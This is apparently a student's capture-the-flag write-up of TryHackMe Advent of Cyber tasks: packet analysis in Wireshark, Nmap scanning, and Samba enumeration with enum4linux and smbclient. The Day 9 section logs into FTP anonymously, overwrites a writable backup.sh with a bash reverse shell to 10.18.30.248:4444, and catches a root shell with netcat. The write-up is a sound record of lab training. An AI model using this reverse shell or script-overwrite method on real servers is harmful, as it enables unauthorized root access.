
Elf McEager © 2020 / TBFC's Internal Blog –

Powered By Hugo Theme Harbor



STEP 11 and ANSWER FOR Q6

Open the file “elf_mcskidy_wishlist.txt” and there it will show that he wanted a “Rubber Ducky” to replace Elf McEager. Hence the final answer, Rubber Ducky



Thought Process/Methodology:


Download Wireshark using terminal or via Firefox. The task files that we need for this challenge are provided in the TryHackMe website. Open pcap1.pcap with Wireshark to begin. Search for “icmp” and check for (ping) reply. The source for the (ping) reply is all the same which is “10.11.3.2”. The line “http.request.method == GET” is stated in the TryHackMe website. After searching for the GET request with the source “10.10.67.199”, most of the files are in a CSS, JSON and fonts file. Only one file is different from others and is named “reindeer-of-the-week” which is also the name of the article. For the second file pcap2.pcap, search for “tcp.port == 21” as FTP uses the TCP protocol and runs on port 21. The leaked password, “plaintext_password_fiasco” is shown during the failed login process. All files with encrypted packets in the second file have “SSH” protocol. For the third file pcap3.pcap. Search for HTTP GET requests to filter only HTTP files available. A file named “christmas.zip” will appear. Then download it to extract any available data inside the zip file. The file that we wanted is Elf McSkidy’s wishlist. Open the file “elf_mcskidy_wishlist.txt” and there it will show all of the items he wanted and the budget for it. But the item used to replace Elf McEager is a “Rubber Ducky” hence making it the final answer for the question.

Day 8: Networking - What's Under The Christmas Tree?

Tools used: Firefox, Linux Kali, Terminal, Nmap


ANSWER FOR Q1

Answer is available through Firefox search




STEP 1 and ANSWER FOR Q2

Start up the machine and open up the terminal on your kali Linux. To find the information on the ports that are being used, enter the following Nmap command as shown in the terminal with the ip address of the site which in this case is 10.10.81.217 . This will bring you the result as shown in the picture below.




STEP 2 and ANSWER FOR Q3

To find information on the running OS, we usually use the -O command. But unfortunately, this switch cannot detect the information we need. Thus, we use another switch which is -A which brings us the result as shown below which states that it is running Ubuntu.



STEP 3 and ANSWER FOR Q4

With the same switch we are able to retrieve the “HTTP-TITLE” of the webserver. This lets us know that this is used generally as a blog.



Thought Process/Methodology:

The main takeaway for this task is to familiarize ourselves with Nmap and its functionalities. We are able to scan for used ports of the following IP address by using the command nmap 10.10.81.217. Besides that, we can use the switch -A to gain the general information that allows us to know what it is being generally used for and even the possible os being run. This makes the command becom nmap -A 10.10.81.217. We can clearly see that it most probably runs on Ubuntu Linux and is probably generally used as an internal blog.

Day 9: Networking - Anyone can be Santa?

Tools used: Firefox, Linux Kali, Terminal, FTP, Netcat

STEP 1

Run the FTP command as shown in the picture below and log in as anonymous.

```
┌──(1211103546㉿kali)-[~]
└─$ ftp 10.10.228.93
Connected to 10.10.228.93.
220 Welcome to the TBFC FTP Server!.
Name (10.10.228.93:1211103546): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
```

STEP 2 and ANSWER FOR Q1

Try finding any data available which in this case is in the public folder.

```
ftp> cd public
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||40509|)
150 Here comes the directory listing.
-rwxr-xr-x    1 111      113           341 Nov 16  2020 backup.sh
-rw-rw-rw-    1 111      113            24 Nov 16  2020 shoppinglist.txt
226 Directory send OK.
```

STEP 3

Transfer both files into your device.

```
ftp> get backup.sh
local: backup.sh remote: backup.sh
229 Entering Extended Passive Mode (|||38633|)
150 Opening BINARY mode data connection for backup.sh (341 bytes).
100% |*********************************|   341      172.09 KiB/s    00:00 ETA
226 Transfer complete.
341 bytes received in 00:00 (1.56 KiB/s)
ftp> get shoppinglist.txt
local: shoppinglist.txt remote: shoppinglist.txt
229 Entering Extended Passive Mode (|||35148|)
150 Opening BINARY mode data connection for shoppinglist.txt (24 bytes).
100% |*********************************|    24      616.77 KiB/s    00:00 ETA
226 Transfer complete.
24 bytes received in 00:00 (0.11 KiB/s)
```


STEP 4 and ANSWER FOR Q2

Make a reverse shell using the backup.sh file by replacing the script in it with the script below.

```
bash -i >& /dev/tcp/10.18.30.248/4444 0>&1
```


STEP 5

Set up a netcat listener on the port 4444 as shown below




STEP 6

Reupload the file backup.sh into the same directory from which you found it earlier




STEP 7

Observe the listener as the script should enable you to run as root on the server.



STEP 8 and ANSWER FOR Q3

Open the .txt file taken from the public directory to find some extra information.



STEP 9 and ANSWER FOR Q4

Look up the content in /root/flag.txt to find the flag.

```
root@tbfc-ftp-01:~# cat /root/flag.txt
cat /root/flag.txt
THM{even_you_can_be_santa}
```

Thought Process/Methodology:


After gaining the IP address, run the ftp command on said IP address with the line ftp 10.10.228.93 and log in as anonymous. Then, find any data that is viewable as anonymous which in this case is in the public folder. Transfer both the backup.sh file and the shoppinglist.txt file onto your device to be exploited. Open up the backup.sh file and replace the script inside with `bash -i >& /dev/tcp/10.18.30.248/4444 0>&1` to make a reverse shell script. Set up a netcat listener with the line `nc -lvnp 4444`. Then upload the reverse shell onto the same directory where you found the original file which is in public. This should allow you to run as root in the server and be able to access everything.

Day 10: Networking - Don't be sELFish!

Tools used: Linux Kali, Terminal


STEP 1

Open the terminal as root and navigate to enum4linux (cd /root/Desktop/Tools/Miscellaneous). Enter command (./enum4linux.pl -h) to pull up enum4linux options list.




STEP 2 and ANSWER FOR Q1

After studying the list of options, in order to find answer for Q1, we input command (./enum4linux.pl -U [IP of target machine]) and a list of user will appear. As can be seen in the picture, there are '3' person on the samba server registered under account.



STEP 3 and Answer FOR Q2


After that, to find the number of “shares” on the Samba Server, we input command (./enum4linux.pl -S [IP of target machine]). The sharelist will come up with ‘4’ sharename as can be seen in the picture.




STEP 4 and ANSWER FOR Q3

Next, open a new terminal to test try to login to the shares in the Samba Server using smbclient.


We input command (smbclient //[IP of target machine]/{sharename}) until we find a share that does not require password, namely “tbfc-santa” which we successfully login into.





STEP 5 and ANSWER FOR Q4

To find what directory did ElfMcSkidy leave for Santa, we use 'ls'. As can be seen , ElfMcSkidy left "jingle-tunes" for santa.



Thought Process/Methodology:

By firstly opening the terminal as root and navigating to enum4linux (cd /root/Desktop/Tools/Miscellaneous).The input command (./enum4linux.pl -U [IP of target machine]) will generate a list of user and thus this input command (./enum4linux.pl -S [IP of target machine]) will therefore generate a list of sharelist. Next, generate a new terminal to login into the sharename that had been discovered using smbclient and once inside the command 'ls' will generate a list of directory in the sharename.